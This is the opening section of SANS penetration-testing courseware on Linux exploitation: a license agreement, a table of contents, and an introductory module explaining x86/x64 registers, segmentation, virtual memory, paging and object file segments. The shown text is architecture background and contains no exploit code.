660.4

Exploiting Linux for Penetration Testers

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC660.4 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Exploiting Linux for Penetration Testers

Exploiting Linux for Penetration Testers – 660.4
In this section, we focus solely on the Linux OS, performing various types of attacks commonly performed during Linux penetration testing.

Courseware Version: E03_01

Table Of Contents (1)	Page

Table of Contents (1)

The Table of Contents slide helps you quickly access specific sections and exercises.

Table of Contents (2)

The Table of Contents slide helps you quickly access specific sections and exercises.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

- Exercise: Linux Stack Overflow
- Exercise: ret2libc

Advanced Stack Smashing

- Exercise: x64_vuln

Bootcamp

- Exercise: Brute Forcing ASLR
- Exercise: mbse
- Bonus Exercise: ret2libc with ASLR

Introduction to Memory

In this module, we walk through system memory to lay out foundational knowledge for the remainder of the course. Keep in mind that we will discuss memory in each exercise and topic.

Objectives

- The objective for this module is to understand:
  - Physical memory
  - Virtual memory
  - Paging
  - Stack-based memory
  - Basic x86 assembly language
  - Linkers and loaders

Objectives

This module is a prerequisite for the remainder of the course. It is important to not only understand conceptually how the processor handles memory, but also to understand exactly what each component is responsible for and how each relates to the others. We walk through physical and virtual memory, paging, stack-based memory, linkers and loaders, and some basics of the x86 assembly language.

Physical Memory

- Processor registers
  - Hard-coded variables
  - Fastest
- Processor cache
  - Data cache: L1 and L2 cache
  - Instruction cache and TLBs
  - Prefetches data from RAM
- Random Access Memory (RAM)

Physical Memory

Physical memory is made up of multiple components. We focus on those relative to the processor and most relevant to this course.

Processor Registers

Processor registers are physically integrated into the processor. You can look at them as hard-coded variables. This type of memory is by far the fastest for the processor to access and has limited storage capacity. On the x86 instruction set, these are commonly referred to as general-purpose registers, although many were designed with a specific purpose, which we cover shortly. Because this is the most commonly used architecture at the time of this writing, we focus primarily on the Intel 32- and 64-bit architectures (IA-32/IA-64) and their use of the x86 instruction set. However, most of the same principles apply with other x86-based architectures, such as the AMD Athlon.

Processor Cache

Processor cache is used by the CPU to quickly access necessary instructions and data from memory. Obtaining this information from primary memory is a much slower process. The processor cache can act as a buffer between the processor and primary memory to significantly speed up access time by prefetching required data. With x86-based processors, you commonly find L1 cache and L2 cache as part of the overall data cache. L1 cache is typically integrated into the processor and provides the fastest access time. L2 cache can also be integrated into the processor or as a peripheral to the processor. Some processors have L3 cache and beyond; however, the overall purpose of each of these is to fetch and store the data required by the processor. As you move inward toward L1 cache, the memory capacity decreases to improve performance. L1 cache fetches immediately required and commonly used data from the L2 cache as needed. Instruction cache fetches copies of executable code segments.

Translation Lookaside Buffers (TLBs) are used as caches for frequently accessed pages of memory. This takes away the requirement to go through the virtual-to-physical memory translation process. TLBs are typically flushed during context switches; however, kernel TLBs should not be flushed to avoid a performance hit.

Random Access Memory

The most commonly known component is Random Access Memory (RAM). RAM is volatile memory that loses the information it holds when its host is powered off. Though not always instantaneous, the data held in RAM goes through a decaying process when the system is powered down. RAM physically exists close to the computer's central processing unit (CPU) as a grouping of integrated circuits. The CPU accessing RAM is often a time-consuming process, relatively speaking, when compared to processor registers and L1 or L2 cache. Extensive improvements to physical memory have been made over the years, and it is worth spending some time becoming more familiar with the underlying technology. Memory and caches vary between various processor architectures, and this slide simply serves as a high-level overview.

Processor Registers

- General purpose registers – 32-bit:
  - EAX, EBX, ECX, EDX, ESI, EDI, EBP, ESP
- General-purpose registers – 64-bit:
  - RAX, RBX, RCX, RDX, RSI, RDI, RBP, RSP + R8–R15
- Segment registers – 16-bit:
  - CS, DS, SS, ES, FS, GS
  - Often used to reference memory locations
- FLAGS register – mathematical operations:
  - Zero flag | negative flag | carry flag | and so on
- Instruction Pointer (IP)
- Control registers:
  - CR0–CR4
  - CR3 holds the start address of the page directory

Processor Registers

Our primary focus is on 32-bit applications because they dominate the vast majority of the market. We discuss 64-bit applications and processors when appropriate. Most 64-bit systems support some type of legacy mode (for example, WOW64), which allows 32-bit applications to run without issue. The majority of third-party applications at the time of this writing are still written to work on 32-bit systems. Newer Windows OSs run primarily in 64-bit mode with support for 32-bit applications.

General-Purpose Registers

The primary purpose of these registers is to perform arithmetic on the values stored in the register or located at the memory address of a pointer held in a register. Each of these registers was designed with a specific purpose in mind, although they may be used to carry out other operations. X86 64-bit (x64) systems have an additional eight general-purpose registers, R8–R15. These additional registers are used during Fast System Calls, among other purposes.

Segment Registers – 16-Bit

The primary purpose of segment registers is to maintain the location of specific segments within virtual memory when using Protected-Mode Memory Management with linear addressing. Each 16-bit register can hold the location of a segment such as the Code Segment (CS), as held by the CS register. This register can then be used by the processor to know where in memory the code segment resides and access offsets accordingly. Because segment registers are only 16 bits wide, they are only capable of referencing offsets from a load address for a given process. Segmentation is unnecessary in 64-bit systems; however, registers such as FS hold significance in pointing to Windows structural data. More on this soon.

FLAGS Register

The FLAGS register is used to maintain the state of mathematical operations and the overall state of the processor. Each processor has a unique usage of the flags and their meanings. A couple of the more common flags are the "zero" flag, which is set if the result of an operation is zero, and the "negative" flag, which is set if the result of a mathematical operation is a negative. Another example of the FLAGS register is with interrupt requests to the processor. If the Interrupt flag is set, the processor is aware an interrupt request has been made. Some processors can only handle one interrupt at a time, while others can handle multiple interrupts.

Instruction Pointer

The Instruction Pointer (IP) is a register that holds the memory address of the next instruction to execute. The IP points to instructions in the code segment sequentially until it reaches a Jump (JMP), CALL, or other instruction, causing the pointer to jump to a new location in memory. On x86_64-bit systems, the Instruction Pointer is referenced as RIP, as opposed to EIP on 32-bit systems.

Control Registers

In Intel 32-bit processors, there are five control registers, CR0–CR4. Most importantly, out of these registers, CR3 holds the starting address of the page directory. We'll discuss paging shortly, but for now, just note this is the location where page tables will start and allow for physical-to-linear address mapping. Although additional control registers are available in 64-bit processor architecture, these do not pertain to exploit development.

General-Purpose Registers (1)

- **EAX/RAX**: Accumulator register – "imul 4, %eax"
  - Designed to work as a calculator
- **EDX/RDX**: Data register – "add %eax, %edx"
  - Works with EAX on calculations
  - Pointer to input/output ports
- **ECX/RCX**: Count register – "mov 10, %ecx"
  - Used often with loops
- **EBX/RBX**: Base register – 'inc %ebx"
  - General-purpose register
- The lower 16 bits of the 32-bit general-purpose registers can be referenced independently
  - The upper and lower 8 bits of the lower 16 bits can also be referenced independently with ah/al, dh/dl, ch/cl, bh/bl

The R in the register name on 64-bit systems stands for Register.

General-Purpose Registers (1)

There are eight general-purpose registers in the x86-based 32-bit processor architecture and 16 general-purpose registers on x64 systems. Many of these were designed to perform a specific function but may be used for other purposes. On 32-bit systems, all eight registers are 32 bits wide, or the size of one double word (DWORD). The lower WORD (16 bits) in EAX, EDX, ECX, and EBX can be referenced by the names AX, DX, CX, and BX, respectively. These lower registers can be accessed directly for backward compatibility with older 16-bit processors, or to simply access specific portions of data held in a register. Each of the 2 bytes that make up the AX, DX, CX, and BX registers can also be accessed independently by calling AH/AL for AX, DH/DL for DX, CH/CL for CX, and BH/BL for BX. The "H" stands for the higher byte and the "L" stands for the lower byte. These can be used to call addressing offsets or assist in other calculations. They are treated as unique registers when accessed directly with an assembly instruction.

Accumulator Register (EAX/RAX)

The accumulator register was designed with the intent of being the primary calculator for the processor. Each register has the ability to perform such operations, but the design was such that preference is given to EAX/RAX. There are specialized opcodes specifically created for such functions with EAX/RAX.

Data Register (EDX/RDX)

The data register could be considered the closest neighbor to EAX/RAX. EDX/RDX is often tied to large calculations where more space is needed. EAX will often require more space for such calculations as multiplication. EDX also serves as a pointer to the addressing of an input/output port.

Count Register (ECX/RCX)

The count register is most commonly used with loops and shifts to hold the number of iterations.

Base Register (EBX/RBX)

In 16-bit architecture, the EBX/RBX register was used primarily as a pointer to change the memory offset in which the processor is executing instructions. With 32-bit and 64-bit mode, EBX/RBX serves more as a true general register with no specific purpose. This register is often used to hold a pointer into the Data Segment (DS), but is also commonly used for additional space to hold a piece of a calculation. As with all registers, it is up to the programmer, compiler, and the overall system architecture as to how the registers are utilized.

General-Purpose Registers (2)

- **ESI/RSI**: Source index
  - Pointer to read locations during string operations and loops
  - repz cmpsb %es:(%edi),%ds:(%esi)
- **EDI/RDI**: Destination index
  - Pointer to write locations during string operations and loops
- **ESP/RSP**: Stack pointer – movl %esp,%ebp
  - Holds the address of the top of the stack
  - Changes as data is copied to and removed from the stack
- **EBP**: Base pointer – **RBP** is used for general purpose
  - Serves as an anchor point for the stack frame
  - Used to reference local variables

General-Purpose Registers (2)

Source Index (ESI/RSI)

The source index register is often used as a pointer to a read location during a string operation or loop. For example, if a string comparison takes place, the ESI/RSI register would likely point to the memory address where one of the strings being compared resides. This example will become clearer as we proceed with the course.

Destination Index (EDI/RDI)

The destination index register is often used as a pointer to a write location during a string operation or loop. Given our example with the ESI/RSI register, EDI/RDI could be used as the pointer to the address where the other string being compared resides, or perhaps to store a value obtained by the result of a loop operation.


Stack Pointer (ESP/RSP)

The stack pointer register is almost exclusively used for one purpose: to maintain the address of the top of the stack. When a function is called within a program, the address of the next instruction after the call is pushed onto the stack, serving as the return pointer to restore the instruction pointer after the called function is complete. On 32-bit processes, the address held in EBP is then pushed onto the stack to restore EBP after the function is complete. This is commonly known as the Saved Frame Pointer (SFP). Next, the address held in ESP is moved to the EBP register. At this point, both EBP and ESP hold the same address, pointing to the SFP. To allocate memory on the stack to store data, the size of the buffer in bytes will be subtracted from the address held in ESP. The address held in ESP now shows the updated location after space has been allocated. We discuss the procedure prologue in more detail shortly.

Extended Base Pointer (EBP)

EBP is used to reference variables on the stack, such as an argument passed to a called function. As mentioned, after the return address and the SFP are pushed onto the stack, ESP then copies its address over to EBP. This gives EBP an anchor point that is static throughout the lifetime of the stack frame. EBP always points to the saved frame pointer (SFP) throughout the duration of the function call. RBP, the 64-bit register, is not always used for this purpose. It typically serves as a general-purpose register. The reason for this is that arguments are passed in registers because there are 16 general-purpose registers on a 64-bit processor, instead of eight on a 32-bit processor. A base pointer is no longer needed on the stack, though it depends on compiler settings.

General-Purpose Registers (3)



64-bit registers allow you to access the 32-bit register and downward as well.

RAX, EAX, AX, AH, AL

General Purpose Registers (3)

This diagram gives a graphic layout of the x86 32-bit and 16-bit registers. The upper-left block of registers is the 32-bit general-purpose registers. The upper-right block of registers is the 16-bit segment registers. The bottom block is the 32-bit Extended Instruction Pointer (EIP) and the EFLAGS register. When you're running a 64-bit application, the 32-bit registers and smaller registers already mentioned are still accessible (for example, RAX, EAX, AX, AH, and AL). ESI/RSI, EDI/RDI, EBP/RBP, and ESP/RSP do not allow for accessing 16-bit and lower portions.

Segment Registers (1)

- Segment register functionality and types: *NIX versus Windows usage
- Segment Selector and Descriptor
  - 16-bit value containing three parts:
    - Index: 13-bit field and offset to the descriptor in the GDT
    - Table Indicator
    - Requestor Privilege Level
- Global and Local Descriptor Tables
  - GDTR & LDTR hold base address

Segment Registers (1)

As mentioned earlier, segment registers often maintain the location of specific segments within virtual memory. Some of these registers have more specific functions, whereas others are general registers that can be used to maintain multiple locations in various segments. Among various versions of the Windows OS, there are sometimes consistent uses of even the more general segment registers, often proving useful when performing security research. In many cases, programs are designed with the expectation that a specific segment selector has been loaded into a segment register. 64-bit systems have little to no need for memory segments maintained by segment registers.

The visible part of a segment register is known as the segment selector. This is a 16-bit value consisting of three parts, including an Index, Table Indicator, and the Requestor Privilege Level. The Index portion is a 13-bit value that is actually an offset to a Segment Descriptor found in the Global Descriptor Table (GDT) or Local Descriptor Table (LDT). The index portion is multiplied by 8, and the sum is then added to the base address of the Descriptor Table found inside the GDT Register (GDTR) or LDT Register (LDTR). The Segment Descriptor is the nonvisible piece containing other information necessary to obtain a full linear address. The Table Indicator contains whether the Local Descriptor Table or Global Descriptor Table contains our segment descriptor. Finally, the Requestor Privilege Level holds the privilege level for data access. The lower the number, the higher the privilege level.

The Segment Descriptors residing in the Segment Descriptor Table hold other required information. Most important, the desired 32-bit base address is included in the Segment Descriptor. The Segment Descriptors also contain information on the segment size, which can be up to 4GB, and access rights to the processor. The Segment Descriptor Table simply holds the Segment Descriptors.

Segment Registers (2)

- CS: Code segment
- SS: Stack segment
- DS: Data segment
- ES: Extra segment
- FS: Extra data segment
  - Notable use with Windows
- GS: Extra data segment

Segment Registers (2)

Code Segment
The Code Segment (CS) holds the executable instructions of an object file. The CS is sometimes referred to as the Text Segment. Because the CS has the read and execute permissions but not the write permission, multiple instances of the program can run simultaneously. The Code Segment register often points to an offset holding the start address of the executable code for a given process.

Stack Segment

The Stack Segment (SS) register maintains the location of the procedure stack. Specifically, the SS register commonly points to an offset address on the stack in memory, whereas the stack pointer (ESP/RSP) points to the top of the current stack frame in use.

Data Segments

There are four segment registers with the capability to point to various data segments. The four registers are the Data Segment (DS), Extra Segment (ES), FS, and GS. FS and GS started on the IA-32 architecture and were given their names based on alphabetic criteria only.

The four segment registers point to disparate data structures. This provides a level of control and segmentation with access to data. For example, one data structure may be the current object, whereas another may point into a dynamically created heap. In the event a program requires access to a data segment that is not currently loaded into a segment register, the required segment selector must be loaded. FS is used to point to the Thread Information Block (TIB) on Windows processes. GS is commonly used as a pointer to Thread Local Storage (TLS) for things such as security cookie validation.

Memory Models

- Real mode
  - Maintained for backward compatibility
  - Limited feature set
  - 64-bit systems still start in this mode
- Protected mode
  - Support for Virtual Memory up to 4GB and beyond
  - Can access any memory mode
- Long mode for x64 systems

Memory Models

Real Mode

At boot time, the processor starts in real mode. It starts in this mode to support backward compatibility for older architectures. Real mode has the capability to switch in and out of other modes, such as protected mode. Only a limited feature set is available in real mode, such as limitations on address space. Real mode may also be combined with a Flat Memory Mode to support a larger memory space, up to 4GB. Flat Memory Mode by itself requires a one-to-one mapping to physical memory addressing.

Protected Mode

Protected mode allows for up to 4GB of address space and supports virtual memory and paging, which is discussed shortly. Memory segments are protected from each other, providing additional control. To switch from real mode to protected mode, a series of steps are required. Some of the more notable steps are the creation of a Global Descriptor Table and the loading of stack segment information among other segment registers. Almost all modern 32-bit operating systems run in protected mode.

Long Mode

Long mode is the memory model used by 64-bit systems to detect 64-bit processors and support emulation for 32-bit systems.

Virtual Memory

- Physical memory
  - The IA-32 default supports 4GB of physical addressing
  - Physical Address Extension (PAE) can support up to 64GB
  - 64-bit systems support much more memory but do not utilize all 64 bits for memory addressing, as it's unnecessary
- Virtual/linear addressing
  - Supports 4GB of virtual address space on a 32-bit system
  - 64-bit applications running on a 64-bit processor get 7–8TB for user mode and the same for kernel mode!

Virtual Memory

Physical Memory

In protected mode, a 32-bit Intel processor can support up to 64GB of physical address space when using extensions. Some processors do not support the aforementioned extensions. Remember that the 32-bit processor registers are 32 bits wide, also supporting a maximum value of 2^32. If paging is not used, linear address space managed by the processor has a direct one-to-one mapping to a physical address. 64-bit processors are a bit different, as the physical memory limitations are based on various factors. It is commonly stated that up to 1TB of physical memory is supported; however, the OS and other hardware components likely restrict the amount of physical memory supported.

Virtual/Linear Addressing

In 32-bit protected mode, the processor uses 4GB of virtual or linear addressing for each process. Linear addressing is used primarily to expand the memory capabilities of the system and applications when physical memory resources are limited. If more memory is needed than what is physically available or if a flat memory model is not wanted, the processor can provide virtual memory through a process known as paging. Virtual memory, when used with paging, allows for each process to have its own 4GB address space on a 32-bit application, running on either a 32-bit or 64-bit processor. The address space is split between the kernel and the user mode application. This is an important piece for security research because you often find that specific functions within the code segment of a program are consistently located at the same address if not participating in Address Space Layout Randomization (ASLR). 64-bit applications, running on a 64-bit processor, each get 7–8TB, both for user mode and kernel mode.

Paging

- What is paging?
  - Process of allowing indirect memory mapping
  - Linear addressing is mapped into fixed-sized pages:
    - Most commonly 4KB
    - Pages mapped into page tables with up to 1,024 entries
      - Page tables mapped into page directories
      - Page directories can hold up to 1,024 page tables
    - Linear address maps to page directory, table, and page offset
    - Translation Lookaside Buffers (TLBs) hold frequently used page tables and entries
  - Context switching and the Process Control Block (PCB):
    - Register values for each process are stored in the PCB and loaded during context switching

Paging

Let's start with a simple example. If you are running an x86-based processor that supports up to 4GB of linear addressing and you also have 4GB of physical memory, theoretically, a one-to-one mapping could be performed. However, multiple processes are always running simultaneously, each with its own 4GB of virtual memory, and a one-to-one mapping is not possible. If during program runtime you notice that a program's code segment consistently seems to be mapped to the exact same addressing layout, paging is being used with virtual memory. Now let's take a closer look at this concept.

Paging works by dividing up the linear address space into pages. These pages are commonly divided into 4KB each; however, they may also be divided up into larger pages, such as 2MB or 4MB. For our purposes we focus on 4KB pages, which is most common. The pages are mapped to physical memory of the same page size, and the entries are held in a page table. Each page table can support up to 1,024 page entries. The page tables are then grouped together into a page directory. Each page directory can hold up to 1,024 page tables. The linear address is used to perform the translation to the physical address. The first section of the linear address is used to map to a specific entry within the page directory. This entry provides the location of the wanted page table. The next section of the linear address is used to select the correct page table entry, which gives the address of the wanted physical page. The last piece of the linear address provides the offset within the page, finally giving us the full 32-bit physical address.

As stated, when virtual memory is used with paging, each process or program can have its own 4GB address space. In this scenario, each program has its own page directory structure to map back to physical addressing, as discussed. Most commonly you will not see segmentation used, but will see paging used with virtual memory.

One of the key items to note is, typically, the higher 2GB of virtual memory is reserved for the kernel. It could be the lower half if set up that way; regardless, 2GB is assigned for the process or task and the other 2GB for kernel services. You may also see on some operating systems that only 1GB is reserved for the kernel. Be sure

to check how the address space is used on each system you're researching. On most versions of Windows, the address range 0x00000000 to 0x7FFFFFF is assigned to the process, and 0x80000000 to 0xFFFFFFFF is assigned to the kernel services. Certain portions of those ranges are not accessible. This higher 2GB of virtual memory is important because services needed by the kernel and the process must be mapped into the memory relative to the process. This means that every process or program running on the system has these kernel services mapped into its memory space. These virtual memory addresses are typically consistent within each process. The kernel is actually one giant, shared memory region, often referred to as the Kernel Pool. There are various Kernel Pool types, such as the Paged Pool and the Non-Paged Pool.

So if each process gets its own 2GB of address space to use, there must be some overlap between processes, right? Absolutely! You can often notice that several applications are loaded into memory at the same address. Even multiple instances of the same application are loaded into what seems the same area of memory. Remember that each process is mapped to physical memory via the page tables, which allows them to use the same addressing, yet remain unique. If we are allowing multiple processes to use the same addresses simultaneously, there must be a way for the processor to know within what task it is working. This is done through the use of the Process Control Block (PCB) and context switching. A processor uses time slicing between processes via the use of cycles. Depending on the priority level and other factors, each process is assigned a number of cycles. When context switching between one process and another, important elements such as the Process ID (PID) and address space assigned to the process must be loaded into memory and into the registers. During each process context switch, the state of the registers is written to the PCB for the given process. The PCB commonly holds a pointer to the next process where the processor should switch. Process context switching has a lot of overhead, as the TLBs are flushed, state is captured, and other operations are performed. Thread context switching is the practice of switching between threads within a single process. This operation does not carry the same level of overhead as process context switching.

A final note on paging is the use of TLBs. The processor maintains a cache of the most recently used page tables and entries. This is used for the same purpose as any other cache: to minimize the processor time and utilization to access frequently used pages of memory.

Paging versus Swap

- Non-recently accessed pages are copied over to disk
- Page Faults
  - Occur when the system attempts to access an address of memory that has been paged to disk
  - Relatively time-consuming
- Swapping an entire process
- Windows Memory Optimization
  - Pages out unused memory

Paging versus Swap

Paging is performed when the system runs out of available memory. At this point, the system copies non-recently accessed pages over to the hard disk in an area set up as swap space. This frees up the limited memory resources so that they may hold additional data. If a system then goes to access an address of memory where the wanted data formerly existed but has been paged to disk, a Page Fault is generated. At this point, the data will be loaded back into RAM so that it may be accessed. The OS tries to minimize the number of Page Faults generated because they are time-consuming from a processor's perspective.

You often hear the terms paging and swapping used synonymously; however, there is a difference. Historically, swapping was a term used on older systems when memory was a scarce resource. The processor would completely swap a running process out of memory onto the hard disk to allow another program to run. Some operating systems handle both swapping and paging a bit differently. Windows uses paging by default for each process to better manage system resources. A program often asks for a much larger segment of memory than needed. In this instance, Windows often pages out a chunk of that process to disk until it is needed. This again allows for physical memory resources to be utilized more efficiently. Windows also tries to guess which parts of memory in a process are likely not to be needed again. This area of memory can be paged out of physical memory and loaded again if needed. You will not see many modern OSs swapping out an entire process. Normally, it is limited to fixed-sized pages of memory being written into swap space on a hard disk until they are needed.

Object Files

- Code segment:
  - Fixed-size segment containing code
- Data segment:
  - Fixed-size segment containing initialized variables
- BSS segment:
  - Fixed-size segment containing uninitialized variables
- Heap:
  - Segment for dynamic and/or large memory requests
- Stack segment:
  - Procedure stack for the process

Object Files

When a programmer writes a program in a high-level language such as C or C++, a compiler is used to convert the source code into a format known as object code. Object code is the representation of the program in binary machine code format. An object file can consist of multiple components, including the compiled binary program data, a symbol table, relocation information, and other elements. Each of these components is used by the loader and linker to perform actions such as runtime operations and symbol resolution. We talk more about linkers and loaders in a bit, but for now, just know that a linker is responsible for resolving the location of wanted functions in a system library. A loader is used to load an object file into memory at the wanted load addressing as well as to map various segments.

During program runtime, multiple segments are mapped and created in memory. The primary segments are the code segment, stack segment, data segment, heap, and Block Started by Symbol (BSS). Now walk through each one of the segments so that we may further lay a foundation before moving forward. Other segments exist inside an object file, and they will be discussed when appropriate.

Note: Each operating system and compiler behaves differently. What may be created in one way by one OS or compiler may not look the same in another. For many of our examples in this course, we look at the C programming language and the GNU GCC compiler.

Code Segment

The code segment (CS), as with the data segment and BSS segment, is of fixed size. Space cannot be allocated into these segments without the potential for affecting the proper functionality of the program. The code segment is set up with read and execute permissions; however, the write permission is disabled because it contains the program's instructions as interpreted by the compiler.

Data Segment

The data segment (DS) contains initialized global variables. These are variables that were defined by the programmer (for example, "int x = 1;"). Segment registers DS, ES, FS, and GS can all map to different areas within memory. For example, in Windows, a pointer to the Structured Exception Handler (SEH) chain is held at FS:[0x00] within the Thread Information Block (TIB), and a pointer to the Process Environment Block (PEB) is held at FS:[0x30]. We talk about why such placeholders are important as we continue through the course. The data segment should not be executable.

Block Started by Symbol (BSS)


The BSS segment contains uninitialized global variables (for example, "int x;"). Some of these variables may never be defined, and some may be defined if a particular function is called. In other words, any variable with a value of zero upon runtime may reside in the BSS segment. Some compilers will not store these uninitialized variables in the BSS segment if it is determined that they are blocks of dead code that are unused. We will look at some examples of where this segment is mapped in memory during program initialization.

Heap

The heap is a much more dynamic area of memory than the stack. Short finite operations with predefined buffer sizes often rightfully belong on the stack; however, applications performing large memory allocations to hold user data or run feature-rich content heavily utilize the heap. A user who opens up multiple MS Word documents simultaneously would find his data on the heap or as part of a file mapping. The heap is designed to border a large, unused memory segment to allow it to grow without interfering with other memory segments. We will take a much closer look at heaps and how they work on Linux and Windows.

Stack Segment

